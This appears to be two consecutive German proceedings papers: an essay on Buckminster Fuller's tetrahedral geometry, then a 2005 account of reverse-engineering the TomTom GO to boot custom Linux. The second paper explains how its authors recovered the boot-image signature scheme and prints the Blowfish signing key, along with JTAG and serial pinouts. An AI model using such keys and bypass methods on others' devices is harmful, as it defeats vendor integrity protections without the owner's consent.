Buckminster Fullers Theorie und Praxis einer Wissenschaft zum Selberbauen

Oona Leganovic

Oona Leganovic

Geometrie ohne Punkte, Geraden und Ebenen

Zu Buckminster Fullers Theorie einer Wissenschaft zum Selberbauen

R. Buckminster Fullers (1895-1983) Kuppelkonstruktionen bescherten ihm etwas öffentliche Aufmerksamkeit, seinen utopischen Plänen für die Zukunft der Menschheit wurde gelauscht wie bezaubernden Märchen, und die akademische Wissenschaft ehrte ihn posthum mit der Namensgebung der 1985 entdeckten Fullerene (Kohlenstoffmoleküle, deren Struktur der seiner Kuppelbauten stark ähnelt). Getrieben von einer Art ‚autonomen Empirismus' und bar einer abgeschlossenen Berufs- oder wissenschaftlichen Ausbildung schwor er sich, wirklich für sich selbst zu denken und versuchte, so etwas wie eine ultra-empirische Geometrie zu errichten.

Erste Erfahrungen mit Geometrie

Die Definitionen von Punkt, Linie, Fläche und Würfel, die ihm in der Schule beigebracht worden waren, befremdeten ihn – ein Würfel bestehend aus Flächen ohne Dicke, zusammengesetzt aus Linien ohne jegliche Breite, wiederum zusammengesetzt aus dimensionslosen, also nicht existierenden Punkten. Fuller kommentierte diese Geometrie wie folgt: Da der Würfel, den seine Lehrerin ihm gerade vorgestellt hatte, weder ein Gewicht besaß, noch eine Temperatur, noch eine Lebensdauer, und da sein leerer, aus zwölf Kanten aus nicht existierenden Linien bestehender Rahmen seine Form nicht einmal selbst halten konnte, war es unmöglich, ihn vorzuführen, und damit war er ein heimtückisches Werkzeug für Schüler und Studenten, nützlich nur für das Spiel der vorsätzlichen Selbsttäuschung.[1] Er folgert, dass diese anerkannte Vorstellung von Dreidimensionalität ausgesprochen unwissenschaftlich sei, da sie dem Lexikonbegriff von Wissenschaft als „systematisiertes Wissen, gewonnen aus Beobachtung und Studium" nicht entspreche, sondern willkürlich gesetzt sei.

Eigene Theorien

Fuller versucht es besser zu machen. ‚Besser' bedeutet für ihn, tatsächlich existierende Objekte zu beobachten, ihr Verhalten aufzuzeichnen und von diesen Beobachtungen seine mathematischen Prinzipien abzuleiten. Er äußert, reine Prinzipien seien anwendbar, könnten von der Theorie auf die Praxis reduziert werden. Mit der Packung von Kugeln in der Ebene experimentierend stellt er fest, dass die hexagonale Anordnung der höchsten Dichte entspricht und das regelmäßige Sechseck außerdem das einzige regelmäßige Polygon ist, dessen Seiten genauso lang sind wie der Abstand der Ecken zum

[1] R. Buckminster Fuller, E.J. Applewhite, Synergetics - Explorations in the Geometry of Thinking, Sebastopol 1997 (1975), § 986.028

Mittelpunkt. Im Raum lassen sich drei Kugeln am engsten in Form eines Dreiecks, vier in Form eines Tetraeders packen. Um eine Kugel als Kern gruppiert ergibt sich aus der engsten Packung von zwölf weiteren Kugeln ein Kuboktaeder, gedacht jeweils als bestehend aus den Verbindungslinien der Kugelmittelpunkte. Für dieses Kuboktaeder gilt, analog zum Sechseck, dass die Länge der einzelnen Kanten mit dem Abstand der einzelnen Ecken zum Mittelpunkt identisch ist. Fuller nannte es auch das ‚Vektorengleichgewicht'.[2] Wird dieses Kuboktaeder mit weiteren Schichten gleichgroßer Kugeln umhüllt, bleibt die Form erhalten, nur die Anzahl der Kugeln, deren Reihe eine Kante bildet, wird erhöht. Letztere bezeichnet Fuller als die Frequenz des Kuboktaeders. Werden alle Kugeln außer der äußersten Schicht aus diesem Gebilde entfernt, formiert es sich neu zu einem Ikosaeder. Die Frequenz der Kanten bleibt erhalten, nur die Packung der Kugeln in den quadratischen Seiten des Kuboktaeders, die keine hexagonale, sondern eine kubische ist, verrutscht hin zur hexagonalen Packung. Die Anzahl der Kugeln pro Seite bleibt gleich.

Ebenso wendet er sich dem Verhalten von „Perlen an einer Kette" zu, wobei die Perlen bei ihm stabförmige Rohre sind. Die einzige stabile Konfiguration dieser Rohre in der Ebene ist das Dreieck – jedes andere Polygon lässt sich durch Modulation der Winkel zu einem Dreieck verformen, ohne dass der Umfang verändert oder eine Seite ‚zerbrochen' werden müsste. Entsprechend verhalten sich aus Stäben mit beweglichen Ecken konstruierte (regelmäßige) Polyeder: Die Konfigurationen, deren Seiten Dreiecke sind (Tetraeder, Oktaeder, Ikosaeder), sind stabil, behalten ihre Form auch ohne äußere oder innere Unterstützung bei, die übrigen (Kubus und Dodekaeder) kollabieren. Ihr Kollaps kann verhindert werden, wenn ihre Seiten ihrerseits in Dreiecke aufgeteilt werden. Dieser Prozess der Aufteilung in Dreiecke ist bei Fuller praktisch eine der wichtigsten Operationen überhaupt, wenn es um die Konstruktion stabiler Strukturen geht, und bei den meisten seiner Bauten zu entdecken.

Ein diskontinuierliches Universum aus vibrierenden Tetraedern

Was sind *wirklich* existierende Objekte? Fuller ruft die moderne Wissenschaft in den Zeugenstand, die nirgends so etwas wie ‚feste Materie', gerade Punkte, ebene Flächen gefunden habe, und kommt zu dem Schluss, dass die allgemeine Vorstellung von festen Dingen und anderen Kontinuitäten unangemessen sei und durch den Begriff des Energieereignisses („energy event") sinnvoll ersetzt werden könne. Einen Punkt fasst er als ein Tetraeder von vernachlässigbarer Höhe und Basis auf. Alle physikalischen Linien entpuppten sich bei näherer Betrachtung als gewellt oder fragmentiert, aber es gäbe Kräfte, und diese könnten mit Vektoren dargestellt werden. Diese seien Tetraeder mit vernachlässigbarer Basis, aber signifikanter Höhe. Aber es ist nicht so, dass Fuller hier durch die Hintertür wieder gerade Linien einführt: Er besteht darauf, dass potentielle ‚gerade' Beziehungen sofortige Wirkung bzw. Ereignisse in ‚Nicht-Zeit' erfordern würden und deshalb zumindest nicht ‚vorführbar' seien. Sich wieder an die Anschauung haltend, können für Fuller keine zwei ‚Linien' oder Vektoren zur selben Zeit durch denselben Punkt gehen. Seine Vektoren schneiden sich nicht, sie nähern sich nur an und entfernen sich wieder voneinander. Eine Fläche

[2] ‚vector equilibrium' im Englischen.

sei ein Tetraeder mit vernachlässigbarer Höhe, aber einer Basis von signifikantem Ausmaß. Da Polyeder von ihm immer als Gerüst gedacht werden, spricht er von den Seiten der Polyeder, wie allgemein von ebenen Flächen als ‚Öffnungen'. Oberflächen müssten statt als kontinuierliches Etwas ohne Dicke als ein durch ein feines Netzwerk von kleinen Vektoren verbundenes Geflecht von Energieereignissen begriffen werden und sind damit nicht mehr ‚eben'.

Die entscheidende Eigenschaft, die bestimmt, ob wir etwas als Kontinuität oder als eindeutig separat wahrnehmen (wie z.B. Planeten im Gegensatz zu Atomen), sei die Frequenz. Wenn die Frequenz eines Geflechts so hoch wird, dass sie sich unserer Wahrnehmung entzieht, nehmen wir es als Kontinuität wahr, wird sie so gering, bzw. die Abstände so groß, dass sich ihre Wiederholung unserer Wahrnehmung entzieht, nehmen wir auch zusammenhängende Ereignisse als separat wahr. Größe wird als Frequenz in Bezug auf eine spezifische Vergleichsgröße ausgedrückt.

Das Koordinatensystem der Natur ist nicht rechtwinklig?

Fuller geht es nicht nur um eine ‚praktische' Geometrie, er versucht der Natur selbst auf die Schliche zu kommen. Trotz des völlig anderen Ansatzes, gibt es Parallelen zu Platon und Kepler, wie sie ist er fasziniert von der Vorstellung, dass sich die Beziehungen verschiedener Bestandteile des Universums in harmonischen Verhältnissen ausdrücken lassen, ja, dass dem Ganzen eine harmonische Ordnung innewohnt. Aus bekannten Experimenten zieht Fuller eigene Schlüsse. Davon ausgehend, dass sich die natürlichen belebten und unbelebten Strukturen auf in höchstem Maße effektive Art und Weise bilden, d.h. so, dass zu ihrer Aufrechterhaltung nur ein ab Minimum an Energie notwendig ist, erhebt er das Tetraeder, nach ihm die Form, die mit minimalem Aufwand ein Maximum an Stabilität besitzt, zu dem zentralen Baustein des Universums. Des weiteren annehmend, dass der Raum an sich keine formlose Leere sei, in der alles möglich ist, macht er sich auf die Suche nach dem „Koordinatensystem der Natur." Edmonson schreibt dazu: „Das ‚Koordinatensystem der Natur' ist also eine Geometrie von ökonomischsten Beziehungen..."[3]

Die Bedingungen, die dieses Koordinatensystem erfüllen müsste, scheinen Fuller klar: bestehend aus einem in alle Richtungen gleichen, also symmetrischen Muster aus gleich langen Vektoren, welche die überall gleich starken Kräfte repräsentieren. Diese Vektoren treffen alle im gleichen Winkel aufeinander und befinden sich auf diese Weise in einem Gleichgewicht. Fullers Überlegungen führen ihn zu eine Struktur, bestehend aus einem Gitter sich jeweils an ihren quadratischen Seiten berührender Kuboktaeder mit oktaederförmigen Zwischenräumen. Verbindet man bei der unendlichen engsten Kugelpackung wieder die Kugelmittelpunkte angrenzender Kugeln mit Vektoren und lässt die Kugeln selbst anschließend weg, erhält man dasselbe Gitter. Einer seiner auffallendsten Unterschiede zum kartesischen Koordinatensystem ist die Abwesenheit von rechten Winkeln; hier sind alle vorkommenden Winkel

[3] Amy C. Edmonson, A Fuller Explanation – The Synergetic Geometry of R.Buckminster Fuller, herausgegeben von Arthur L. Loeb, Boston – Basel – Stuttgart 1987, S.10

einfache Vielfache von 60°. Eine Anordnung von Verstrebungen nach diesem Muster erzielt sowohl in Form eines Mastes als auch in der Ebene z.B. als Gerüst einer Tragfläche ein hohes Maß an Stabilität.
Er schreibt, seine auf diesem experimentellen Wege erzeugte Mathematik zeige wie man ‚omnirational', energetisch, arithmetisch, geometrisch, chemisch, stereometrisch, kristallografisch, in Bezug auf Vektoren, topologisch und in Bezug auf Energiequanten in Begriffen des Tetraeders messen und berechnen könne.[4] ‚Omnirational' ist ein Begriff, den er sehr häufig verwendet, in ihm spiegelt sich seine ausgesprochene Abneigung gegen irrationale Zahlen und der Umstand, dass sie in seinem System kaum eine wichtige Rolle spielen.[5] ‚Energetisch' ist in seiner Terminologie der Gegensatz zu ‚synergetisch', das Ganze betreffend, bedeutet also soviel wie ‚den Einzelfall', ‚den konkreten Fall' betreffend.

Der Umstand, dass diese Auffassungen stark von den gegenwärtig anerkannten Positionen über das Wesen der Geometrie und ihren Zusammenhang mit der physikalischen Welt abweichen, sagt weder etwas über ihren Wahrheitsgehalt noch über ihre logische Kohärenz. Allerdings ist eben gerade wegen dieser starken Abweichung eine wirklich gründliche Prüfung bisher ausgeblieben. Es bleiben vor allem die vielen geodätischen Dome die über die Welt verstreut sind und für das ihnen zugrunde liegende Gedankengebäude Zeugnis ablegen.

Eine wesentlich längere Fassung dieses Textes mit ausführlichen Fußnoten etc. findet sich unter:
http://www.farbengarten.com/scrupeda/symmetrie_und_ordnung.pdf

[4]Fuller/Applewhite § 201.01
[5] So vermeidet er Pi z.B. indem er mit Demokrit darin übereinstimmt, dass es keinen perfekten Kreis ‚in der Wirklichkeit' gibt, sondern nur Polygone mit sehr kleinen Seiten bzw. sehr hoher Frequenz, die man ihrerseits natürlich wieder als aus Dreiecken zusammengesetzt betrachten kann.

Hacking into TomTom Go

Reverse-Engineering des Embedded-Linux-Navigationssystems "TomTom Go"

Christian Daniel, Thomas Kleffel

Hacking TomTom GO

Christian Daniel, Thomas Kleffel

6.12.2005

Zusammenfassung

Als im Sommer 2004 das Navigationssystem *TomTom GO* am Markt erschien, kam sehr schnell der Verdacht auf, daß das Gerät auf dem Betriebssystem Linux basiert. Im Laufe der kommenden Wochen traten wir diesen Beweis an und die Arbeiten dazu werden in diesem Vortrag vorgestellt.

Neben der Dokumentation der GPL-Verletzung, die TomTom letztlich zur Offenlegung der Kernel-Sourcen zwang, wurde auch der Signaturmechanismus für die Bootfiles nachgebaut und damit die Plattform vollkommen geöffnet. Die Möglichkeit, nun einen eigenen Kernel booten und eigene Anwendungen ausführen zu können, führte zur Gründung des OpenTom-Projektes. Dort wurde der alte Kernel durch die aktuelle Version 2.6 ersetzt und ein eigener, freier SD-Karten-Treiber entwickelt.

TomTom reagierte auf die Abmahnung durch Harald Welte von GPL-Violations.org wirklich vorbildlich: Nicht nur alle GPL-relevanten Sourcen wurden offengelegt, sondern TomTom sah auch sofort den Wert der Community ein – und arbeitet mit ihr nun konstant zusammen.

1 Motivation

Natürlich kann man mit diesen Navigationssystemen ganz prima von A über B nach C fahren – aber für einen Hacker ist der offensichtliche Nutzen eines Gerätes natürlich immer nur halb so faszinierend wie die weiteren Möglichkeiten. Mit Linux als Betriebssystem lädt die Hardware geradezu zum Spielen ein: MP3-Player, Video-Spieler, Rückfahr-Kamera... – alles das ist möglich sobald eigene Anwendungen ausgeführt werden können. Mit Farbbildschirm, Touchscreen, Bluetooth, GPS, USB, einem großen, leistungsfähigen Lautsprecher und Akkukapazität für knapp vier Stunden Betrieb ist eigentlich alles dran, was man sich von so einem schicken "Embedded System" wünschen kann.

Die Treiber für alle[1] TomTom-spezifischen Hardwarekomponenten sind zusammen mit den verwendeten Kernelquellen unter [1] zu bekommen. Auch die Firma Naviflash behauptet, ein "stabiles LINUX-Betriebssystem" einzusetzen. Leider sind die von Naviflash veröffentlichten Quellen unvollständig und die Hardware lange nicht so interessant, wie dies bei TomTom der Fall ist.

2 Der Hack

2.1 Reverse Engineering

Im August 2004 hielten wir das erste *TomTom GO* in Händen, und hatten nur eine vage Vermutung, daß die Software im Inneren auf Linux basierte. Um diese Vermutung zu beweisen, gingen wir auf die Suche nach dem System: Zuerst wurde die beigelegte SD-Karte genauer untersucht, wobei sich schnell herausstellte, daß das System offensichtlich von dort geladen wird. Nach einiger Zeit gelang es tatsächlich, aus einer Datei mit dem Namen 'system' einen gepackten Linux-2.4-Kernel und die dazugehörige Init-Ramdisk zu extrahieren. Damit war der Weg frei, TomTom zur Herausgabe der Kernel-Quellen zu zwingen. Unser Ziel war jedoch, einen eigenen Kernel – wenn möglich sogar Version 2.6 – zu booten.

[1] Fast alle... der SD-Karten-Treiber liegt nur als Objektcode vor, allerdings wurde ein freier Treiber entwickelt, der unter [4] verfügbar ist.

Um vernünftig entwickeln zu können war daher das Auffinden einer seriellen Konsole notwendig. Nach einigem Herumprobieren fanden wir diese dann auch auf zwei Pins der Anschlußleiste auf der Unterseite des Geräts – einfacher als erwartet. Der erforderliche Pegel-Wandler für das mit 3.3V arbeitende Gerät war schnell gebaut und wir konnten dem Kernel nun beim Booten zuschauen.

Leider wartete dort, obwohl das Image auf Busybox basiert, keine Shell auf uns. Die weitere Analyse der Init-Ramdisk ergab, daß sich die Shell nur bei gesetztem Debug-Flag aktiviert ist und TomTom dieses Flag in einer Release-Version nicht setzt. Wir änderten die Init-Ramdisk also entsprechend ab und packten sie wieder in die ttsystem-Datei zusammen. Leider weigerte sich der Bootloader, das von uns modifizierte System zu starten.

Nach kurzer Ratlosigkeit – der Bootloader befindet sich im Flash auf der Platine – öffneten wir unser TomTom. Allerdings war die Idee, das Flash auszulesen und so an den Bootloader zu kommen, nach einem kurzen Blick auf die eng bestückte Platine gestorben. Hier kam uns ein von TomTom veröffentlichtes Software-Update gerade recht, da es eine Datei enthielt, die sich als Update für den Bootloader entpuppte – die genaue Untersuchung konnte also losgehen. Da Disassemblierung juristisch ein heißes Pflaster ist, mußten wir uns für die Veröffentlichung von OpenTom einen anderen Weg überlegen[2]: Wir durchsuchten den Bootloader nach Konstantentabellen für gängige Hashing-Verfahren und wurden bei MD5 fündig. Bereits früher waren uns 16 scheinbar nutzlose Bytes am Ende jedes Abschnitts der 'ttsystem'-Datei aufgefallen – deren Zweck war damit klar.

Anhand des Orginal-Image versuchten wir nun herauszufinden, über welche Teile von 'ttsystem' sich der Hash erstreckt, jedoch ergab keiner unserer Versuche einen korrekten Wert. Der MD5-Hash wird also noch weiter verändert, bevor er im Image abgelegt wird. Wieder griffen wir mit bekannten Konstantentabellen an und wurden wieder fündig – diesmal mit der Blowfish-Referenzimplementation. Es lag auf der Hand, daß der zugehörige Schlüssel irgendwo in den 256kB des Bootloaders stehen muß. Es ergaben sich also (262.144 - 16) Möglichkeiten, die natürlich recht schnell durchprobiert waren. Ergebnis: Der MD5-Hash war tatsächlich nochmals per Blowfish verschlüsselt und der Key war jetzt bekannt[3].

Mit diesem Wissen konnten wir nun unser modifiziertes System booten und zum ersten Mal eine Shell auf dem GO öffnen. Kurz darauf konnten wir das System auch nach unseren Wünschen zusammenstellen und hatten z.B. mit madplay einen tragbaren MP3-Player[4].

Einige Zeit später gelang es Christian auch, Linux 2.6 auf die Plattform zu portieren – die Entwicklung eigener Treiber für die Peripherie war dann aber nicht mehr nötig, da TomTom inzwischen die Quellen offengelegt hatte.

2.2 Überzeugungsarbeit bei TomTom

Leider zeigte TomTom auf unsere Bitte um die Kernel-Quellen unter Hinweis auf die GPL, wie viele andere Firmen auch, keine Reaktion. Daher baten wir Harald Welte, den Gründer des GPL-Violations-Projekts [2], die Sache weiter zu verfolgen. Er konnte TomTom mit einer einstweiligen Verfügung auf die Problematik aufmerksam machen[5], indem einem großen Versandhändler verboten wurde, das Gerät in Deutschland zu verkaufen.

Die Reaktion der Firma TomTom war schließlich mehr als vorbildlich: Die Quellen und alle Informationen, die zum Bauen eigener Images notwendig sind, wurden kurzfristig offengelegt, Harald Welte und Christian Daniel nach Holland eingeladen und dem CCC ein großzügiger Betrag gespendet[3]. Die ganze Sache war in wenigen Tagen erledigt. Seitdem pflegt TomTom eine gute Beziehung mit der Community, von der alle Beteiligten profitieren können. Thomas Kleffel und Christian Daniel durften an der Entwicklung der Nachfolgemodelle mitarbeiten und bekamen so eine Anschubfinanzierung für ihre eigene Embedded-Linux-Firma.

[2] Was nicht heißt, daß wir nicht trotzdem auf diesem Weg auf ein paar Ideen gekommen sind...

[3] Nachdem die Aktion uns einge schlaflose Nächte gekostet hat, soll unsere Beute hier nun auch genannnt werden: 0xD8,0x88,0xd3,0x13,0xed,0x83,0xba,0xad,0x9c,0xf4,0x1b,0x50,0xb3,0x43,0xfa,0xdd

[4] Es ist wirklich erstaunlich, wie gut der eingebaute Lautsprecher funktioniert. Besonders die Bässe sind da das Gehäuse als Resonanzkörper funktioniert recht überzeugend.

[5] Da es schwierig ist, aus Deutschland eine Abmahnung in den Niederlanden zu erwirken, mußte TomTom indirekt zur Herausgabe der Quellen gezwungen werden.

	GO	GO 300	GO 500	GO 700	ONE	Rider
Codename	Classic	M100	M300	M500	Bilbao	Glasgow
Erschienen	Q3 2004	Q2 2005	Q3 2005	Q3 2005	Q4 2005	Q4 2005
CPU	S3C2410	S3C2410	S3C2440	S3C2440	S3C2440	S3C2440
Speed	200MHz	200MHz	380MHz	380MHz	380MHz	380MHz
RAM	32 MB	32 MB	32 MB	64 MB	32 MB	32 MB
Storage	SD/MMC	SD/MMC	SD/MMC	HDD	SD/MMC	SD/MMC
GPS	SIRF 2	SIRF 2	SIRF 2	SIRF 2	SIRF 3	SIRF 3
Sound	LS/Dock	LS/Dock	LS/Dock	LS/Dock	LS/Buchse	Buchse
Bluetooth	nein	ja	ja	ja	ja	ja
USB Host	ja	ja	ja	nein	ja	ja
Mic-In	nein	nein	ja	ja	nein	ja
Remote	nein	nein	ja	ja	nein	nein
ttyS0	ja	ja	ja	ja	nein	nein

Tabelle 1: Hardwareübersicht

3 Hardware

Die erste Hardware, auf der auch der beschriebene Hack basierte, erschien im Sommer 2004. Im Frühjahr/Sommer 2005 folgten dann *GO 300*, *GO 500* und *GO 700* und aktuell sind die Modelle *ONE* und *Rider* erschienen. Die genauen technischen Daten sind in Tabelle 1 zusammengefasst.

Für unsere Zwecke eignet sich das *GO 500* am besten. Es besitzt die schnellere CPU, Bluetooth, Sound mit Lautsprecher und Mikrofoneingang, der USB-Port ist auf Host-Betrieb umschaltbar und das ttyS0 ist über den Docking-Port zugänglich. Leider gehört es mit einem Straßenpreis von knapp 500 Euro zum eher teureren Spielzeug...

Deutlich günstiger sind *GO Classic* und *GO 300* zu haben; sie sind bis auf das beim *GO Classic* fehlende Bluetooth identisch und ähnlich gut geeignet. Die CPU ist zwar deutlich langsamer, dafür ist ein gebrauchtes *GO Classic* schon ab 200 Euro zu haben.

Das Spitzenmodell *GO 700* ist zum Basteln nur eingeschränkt zu empfehlen, da der USB-Port hier nur zu einer USB-IDE-Bridge, nicht aber zur CPU führt. Wer sich allerdings feine SMD-Lötarbeit zutraut und keinen Wert auf die Garantie legt, kann das Gerät öffnen und den USB-Host nachrüsten.

Bei den Modellen *ONE* und *Rider* ist der serielle Port von außen nicht zugänglich. Das ist nicht zu schlimm, schließlich kann nach dem Booten des aktuellen OpenTom-Images auch per Bluetooth auf das Gerät zugegriffen werden. Entwicklung am Kernel dürfte sich so allerdings etwas schwierig gestalten.

3.1 USB-Host

Der externe USB-Port aller Modelle (bis auf den des *GO 700*) wird ursprünglich nur vom Bootloader als USB-Device genutzt. Ist das Gerät mit einem USB-Host verbunden, wird die eingesteckte SD-Karte via USB-Storage freigegeben. Dieser Mechanismus dient dazu, Karten- und Softwareupdates bequem vom PC aus einzuspielen.

Viel interessanter ist die Tatsache, daß sich die entsprechenden Pins an der CPU softwareseitig auf den auf dem Chip vorhandenen USB-Root-Hub verbinden lassen (siehe [10, 11]) und damit externe USB-Geräte vom System aus angesprochen werden können. Laut USB-Spezifikation [12] werden jedoch USB-Host und -Device extern unterschiedlich beschaltet. Im USB-Host werden beide Signalleitungen (DP und DM) mit 15kΩ-Widerständen gegen Masse gezogen. Das USB-Device zieht nur DP mit 1.5kΩ gegen Vcc (3.3V).

Da die Hardware nur für die Verwendung als USB Device vorgesehen ist, ist dort auch nur der 1.5kΩ-Widerstand gegen 3.3V vorhanden. Dieser ist glücklicherweise abschaltbar[6].

[6] Bei einigen älteren *GO Classic*-Modellen fehlt der zuständige Transistor. Dort muß im anzuschließenden USB-Device (am besten ein alter Hub, an den dann unmodifizierte Geräte angeschlossen werden können) der 1.5kΩ-Pullup-Widerstand entfernt werden.




Abbildung 1: Barcelona Dock




Abbildung 2: Malaga Dock

Pin	Signal	Pin	Signal	Pin	Signal
A1	ttyS0 TxD (3.3V)	B1	Signal ground	M1	Signal ground
A2	ttyS0 RxD (3.3V)	B2	Signal ground	M2	Dock sense
A3	ttyS0 RtS (3.3V)	B3	Dock sense	M3	Dock sense
A4	ttyS0 CtS (3.3V)	B4	Dock sense	M4	Mic-In mono
A5	Signal ground	B5	Line-Out left	M5	Line-Out left
A6	JTAG RST	B6	Line-Out right	M6	Line-Out right
A7	JTAG TMS	B7	Car-radio mute	M7	Car-radio mute
A8	JTAG TCK	B8	Ignition sense	M8	Light sense
A9	JTAG TDI	B9	↓ 5V from dock	M9	Ignition sense
A10	JTAG TDO	B10	↓ 5V from dock	M10	ttyS0 TxD (3.3V)
				M11	ttyS0 RxD (3.3V)
				M12	ttyS0 RtS (3.3V)
				M13	ttyS0 CtS (3.3V)
				M14	↓ 3.3V from device
				M15	↓ 5V from dock

Tabelle 2: Barcelona und Malaga Dock Pinout

Um den Stecker als USB-Host-Port zu nutzen ist ein spezielles Kabel notwendig, das am einen Ende einen Mini-B-Stecker (Buchse am TomTom), am anderen Ende einen B-Stecker (Buchse am USB-Gerät) und außerdem die beiden 15kΩ-Widerstände enthält. Mit etwas Lötkolbengeschick ist das aber recht schnell von Hand angefertigt.

3.2 Docking-Port

Das *GO Classic* hat im Gehäuseboden zwei Buchsen mit je zehn Pins (Barcelona-Dock, Abbildung 1). Die Modelle *GO 300*, *GO 500* und *GO 700* besitzen nur eine Buchse mit 15 Pins (Malaga-Port, Abbildung 2). Beide Typen enthalten einen Audio-Ausgang (in Stereo!), einen seriellen Port, einen 5V-Eingang für die externe Stromversorgung und IO-Pins für die Zündung und Autoradio-Mute. Am Barcelona-Dock liegt zusätzlich noch der JTAG-Port der CPU an. *GO 500* und *GO 700* haben einen Mikrofoneingang für die Freisprecheinrichtung.

Leider sind die verwendeten Stecker des Herstellers Yamahichi nicht einzeln zu bekommen. Wer nicht seinen mitgelieferten Dock zerlegen oder einen zusätzlichen kaufen möchte, kann sich passende Stecker mit etwas Aufwand selbst herstellen. Eine Anleitung dazu findet sich unter [7].

3.3 Der serielle Port

Bei allen GOs (nicht *Rider* und *ONE*) ist am Docking-Port eine serielle Schnittstelle herausgeführt (siehe auch Abbildungen 1 und 2). Vorhanden sind die Signale RXD, TXD, CTS und RTS, verwendet werden allerdings nur TXD und RXD[7]. Der Port findet sich im System als /dev/ttyS0 wieder und dient dem Kernel als Boot-Konsole.

Da die Signale direkt zur CPU führen, haben sie einen Pegel von nur 3.3V. Damit das Gerät beim Verbinden mit einem PC nicht zerstört wird, muß dieser Pegel auf RS232-Niveau umgewandelt werden, was z.b. ein MAX3232 erledigt. Im Internet und unter [5] sind dazu verschiedene Schaltungen zu finden. Eine andere Möglichkeit ist das Ausschlachten eines Handy-Kabels. Diese sind für alte Modelle billig zu bekommen und enthalten meist den benötigten Pegelwandler.

4 Bootkonzept

Im 256kB großen Flash-Speicher des Gerätes sind nur ein proprietärer Bootloader und einige Konfig-Informationen[8] enthalten. Dieser Bootloader erlaubt den Zugriff auf das jeweilige Speichermedium per USB-Storage. Wenn kein USB-Host angeschlossen ist, sucht der Bootloader eine Datei mit dem Namen 'system', lädt und startet diese.

Auf den meisten Geräten handelt es sich dabei um ein kleines Tool, das den Bootloader bei Bedarf auf den neuesten Stand bringt[9] und danach das eigentliche System aus der Datei 'ttsystem' startet. In dieser Datei befindet sich sowohl der Kernel, wie auch die Init-Ramdisk.

Die Dateien folgen dem gleichen Aufbau aus einzelnen Abschnitten, an deren Ende sich die Signatur (MD5-Summe des Abschnitts, mit Blowfish und bekanntem TomTom-Key signiert) anschließt. Der genaue Aufbau dieser Datei ist in [6, 8] dokumentiert. Unter [4] sind Tools zum Erzeugen und Zerlegen dieser Dateien erhältlich.

5 Kernel

Der von TomTom veröffentlichte Kernel basiert momentan auf Version 2.6.13. Die meisten Treiber (Touchscreen, Sound, GPIO, ...) befinden sich unter im Verzeichnis drivers/barcelona[10]. Dort befindet sich auch eine Hardwareabstraktion, die die unterschiedlichen Modelle auf einen Nenner bringt.

Suspend-to-RAM ist gut unterstützt, da es selber von der Navigationssoftware benötigt wird. Die meisten Treiber exportieren einfache Interfaces in /dev und sind über ioctls zu steuern. Der Bildschirm wird als Framebuffer angesprochen; es ist sogar möglich mit einem MPlayer Videos auf dem Gerät abzuspielen, allerdings stößt hier die CPU schnell an ihre Grenzen.

Es ist genug RAM vorhanden, um kleine eigene Anwendungen auch parallel zur Navigationssoftware laufen zu lassen.

6 OpenTom

Viele Details über Hard- und Software der TomTom-Geräte sind im Rahmen des OpenTom-Projekts unter [4] dokumentiert. Wir laden alle Interessierten ein, ihre Erkentnisse und Ideen im Wiki niederzuschreiben. Auch ein Teil des TomTom-SDK, das es erlaubt, z.B. die Menüstruktur der Navigationsanwendung zu verändern und eigene Programme einzubinden, ist dort dokumentiert.

Weiterhin ist dort auch ein Image erhältlich, mit dem es möglich ist, per Bluetooth eine Netzwerkverbindung zum TomTom aufzubauen. Per Telnet und FTP können dann eigene Programme auf

[7] Warum auf dem Port auch CTS und RTS verfügbar sind, ist unklar. Die Signalleitungen werden vom Linux-Treiber für den entsprchenden UART nicht unterstützt.

[8] Seriennummer, Bluetooth-Adresse, Touch-Screen-Kalibration, etc...

[9] Wenn ein Softwareupdate einen neuen Bootloader enthält, wird einfach eine neue 'system'-Datei auf die SD-Karte kopiert. Beim nächsten Start wird der Bootloader dann automatisch auf den neuesten Stand gebracht.

[10] 'Barcelona' ist der interne Projektname für das erste Modell.

das Gerät kopiert und ausgeführt werden ohne, daß an der Hardware gebastelt werden muss (und die Garantie bleibt dabei auch erhalten).

Nicht zuletzt gibt es ein MPlayer-Image, mit dem entsprechend heruntergerechnete DivX- und MPEG-Videos abgespielt werden können.

7 Über die Autoren

Christian Daniel (27) und Thomas Kleffel (23) sind beide bereits seit jungen Jahren fasziniert von technischen Geräten in jeglicher Form. Seit einigen Jahren treffen sie sich hin und wieder, um an neuen Geräten einen Mehrwert zu entdecken oder auch selber etwas auf die Beine zu stellen. Im Frühjahr 2005 entschlossen sich die beiden Informatik-Studenten, zusammen mit Matthias Kleffel eine eigene Firma zu gründen. Als *maintech GmbH* [9] sind sie seitdem für einige große Firmen in Deutschland und Europa tätig. Neben der Arbeit als Embedded Linux Consultants entwickeln sie auch eigene Produkte in den Bereichen Netzwerktechnik und Industrieautomatisierung.

8 Danksagung

Wir möchten uns bei allen Freunden, die uns bei diesem Projekt mit Rat und Tat zur Seite standen, herzlich bedanken. Insbesondere Harald Welte für die Durchführung der rechtlichen Dinge und Matthias Kleffel für das Entdecken des Blowfish-Algorithmus.

Thomas besonderer Dank geht an Teresa, die die Kraft für dieses Projekt und noch viel mehr gab! Danke für die schöne Zeit mir dir!

Christian dankt seinem Schatz Sabine – wie wären die durchgehackten Nächte nur ohne so viel Verständnis möglich :-)

Und natürlich geht unser Dank und Gruß an Peter-Frans, Ayal, Serhiy, Dimitry, Jeroen, Johan und den Rest des Entwicklungsteams bei TomTom.

Literatur

[1] `http://www.tomtom.com/gpl`

[2] `http://www.gpl-violations.org`

[3] `http://www.gpl-violations.org/news/20041024-linux-tomtom.html`

[4] `http://www.opentom.org`

[5] `http://www.opentom.org/index.php/Serial_Console`

[6] `http://www.opentom.org/index.php/Ttsystem_images`

[7] `http://www.opentom.org/index.php/Homemade_plugs`

[8] `http://www.franken.de/de/veranstaltungen/kongress/2004/04-3-2-tomtomgo.pdf`

[9] `http://www.maintech.de/`

